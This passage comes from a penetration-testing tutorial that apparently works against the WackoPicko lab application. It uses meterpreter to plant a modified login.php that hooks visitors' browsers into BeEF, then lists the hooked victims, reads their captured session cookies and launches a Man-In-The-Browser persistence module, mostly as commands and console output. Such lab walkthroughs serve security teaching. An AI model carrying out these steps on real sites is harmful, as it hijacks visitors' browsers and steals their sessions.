
```
meterpreter > upload login.php .
[*] uploading  : login.php -> .
[*] uploaded   : login.php -> ./login.php
meterpreter >
```

Now when victim visit the login page, he will run the script of BeEF.

8.Go to BeEF web management interface (http://127.0.0.1:3000/ui/panel), login with username “beef” and password “beef”



Username: beef
Password: ••••



Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers


To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Main: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:


🟢 The command module works against the target and should be invisible to the user
🟠 The command module works against the target, but may be visible to the user

9.If someone visit login.php page, he will attacked by BeEF and in the left panel of BeEF will show the list of victim.



Official website: http://beefproject.com/

If you want to see the detail of victim, just click it. The detail of victim will appear in the right panel.




⊟ **Category: Browser (13 Items)**	
Browser Name: Safari	Initialization
Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (X11; Linux i686 on x86_64; rv:14.0) Gecko/20100101 Firefox/14.0.1	Initialization
Browser Plugins: navigator.plugins is not supported in this browser!	Initialization
Window Size: Width: 1280, Height: 615	Initialization
Java Enabled: No	Initialization
VBScript Enabled: No	Initialization
Has Flash: No	Initialization
Has GoogleGears: No	Initialization
Has WebSockets: Yes	Initialization
Has ActiveX: No	Initialization
Session Cookies: Yes	Initialization
Persistent Cookies: Yes	Initialization
⊟ **Category: Hooked Page (5 Items)**	
Page Title: WackoPicko.com	Initialization
Page URI: http://192.168.77.138/WackoPicko/guestbook.php	Initialization
Page Referrer: http://192.168.77.138/WackoPicko/guestbook.php	Initialization
Hostname/IP: 192.168.77.138	Initialization

Cookies: PHPSESSID=a9a0qd2dnujl90frbvvfc8n5n7;
BEEFHOOK=zYY05OTSzM41fRcqJezHSqqwmeczKQHmV8pLOFOqaElvaknflfS5XGi5X2PfkNUoMfAXfGof7YHy1yi6
	Initialization

⊟ **Category: Host (5 Items)**	
Date: Sun Aug 19 2012 11:12:10 GMT+0700 (ICT)	Initialization
OS Name: Linux	Initialization

So you can check the list of victim from Metasploit console too, with beef_online command.


msf > beef_online



```
msf > beef_online

Currently hooked browsers within BeEF

Id  IP              OS
--  --              --
0   192.168.77.128  Microsoft Windows
```


And if you want to check the detail of victim in Metasploit console, use beef_target command

msf > beef_target



```
msf > beef_target
[*] Listing online browsers...

Currently hooked browsers within BeEF

Id  IP             OS
--  --             --
0   192.168.77.137  Linux

[*] Use the "target" commands to interface with online, hooked browsers

OPTIONS:

    -c <opt>  List available commands for a particular target. "beef_target -c <id> (<command id>)"
    -e <opt>  Execute a module against a target. "beef_target -e <id> <command id>"
    -h        Help.
    -i <opt>  Display info about the online hooked browser (target). "beef_target -i <id>"
    -r <opt>  Review the response from a previously executed command module. "beef_target -r <id> (<command id>)"
```

msf > beef_target -i 0




```
msf > beef_target -i 0
Page Title - WackoPicko.com
Page URI - http://192.168.77.138/WackoPicko/users/login.php
Page Referrer - http://192.168.77.138/WackoPicko/
Hostname/IP - 192.168.77.138
Date - Tue Aug 28 2012 15:34:00 GMT+0700 (SE Asia Standard Time)
OS Name - Windows XP
Hardware - Unknown
Browser Name - UNKNOWN
Browser Version - UNKNOWN
Browser UA String - Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.1 (KHTML, like Gecko) Chrome/21.0.1180.83 Safari/537.1
Cookies - acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=io3n9sngfv1isollkkfcj9l872; BEEFHOOK=GGNcwAqOtVDeDQhpHjks5iQ97K3Cl0
LlUJ1VLAmfS4ej11ntB9Q2V5dqj7wkXUsjQj0eQZM28zpJP98J
Browser Plugins - Shockwave Flash,Remoting Viewer,Native Client,Chrome PDF Viewer,Kaspersky Anti-Virus,Java Deployment Toolkit 6.0.240.7,Java(TM) Platform SE
 6 U24,Microsoft® DRM,Windows Media Player Plug-in Dynamic Link Library,Google Update,VMware Remote Console and Client Integration Plug-in,Foxit Reader Plugi
n for Mozilla,VLC Web Plugin,iTunes Application Detector,Windows Presentation Foundation
System Platform - Win32
Screen Size - Width: 1280, Height: 800, Colour Depth: 32
Window Size - Width: 1280, Height: 709
Java Enabled - Yes
VBScript Enabled - No
Has Flash - Yes
Has GoogleGears - No
Has WebSockets - Yes
Has ActiveX - No
Session Cookies - Yes
Persistent Cookies - Yes
msf >
```

&lt;&lt; back | track 5 r3
the quieter you become, the more you are able to hear


10.Now you can run the command of BeEF with beef_target command

msf > beef_target -c 0 47



```
msf > beef_target -e 0 47
[*] Command not sent
msf >
msf > beef_target -c 0 47
Module name: Man-In-The-Browser
Module category: Persistence
Module description: This module will use a Man-In-The-Browser attack to ensure that the BeEF hook will stay until the user leaves the domain (manually changi
ng it in the URL bar)
Module parameters:
msf > beef_target -e 0 47
```

After run the beef_target command, in the BeEF's console, BeEF will use “Man-In-The_Browser” command to victim.



```
[14:24:58][*] Hooked browser 192.168.77.137 has been sent instructions from command module 'Man-In-The-Browser'
[14:25:03][*] Hooked browser 192.168.77.137 has executed instructions from command module 'Man-In-The-Browser'
```

Conclusion

Now you know that Metasploit can do everything you want for penetration testing in web application but it has the limited too. It cannot test all the vulnerability types of web application but it can support another tool for it such as it cannot test Cross-Site Scripting but you can use it to own client with the Metasploit + BeEF, it cannot test Remote File Inclusion but it can create a backdoor payload php for it. But in the future, I think Metasploit may be test all of them. If you want to start to learn how to attack in computer, Metasploit will be the great choice to learn everything about attack surfaces of computer.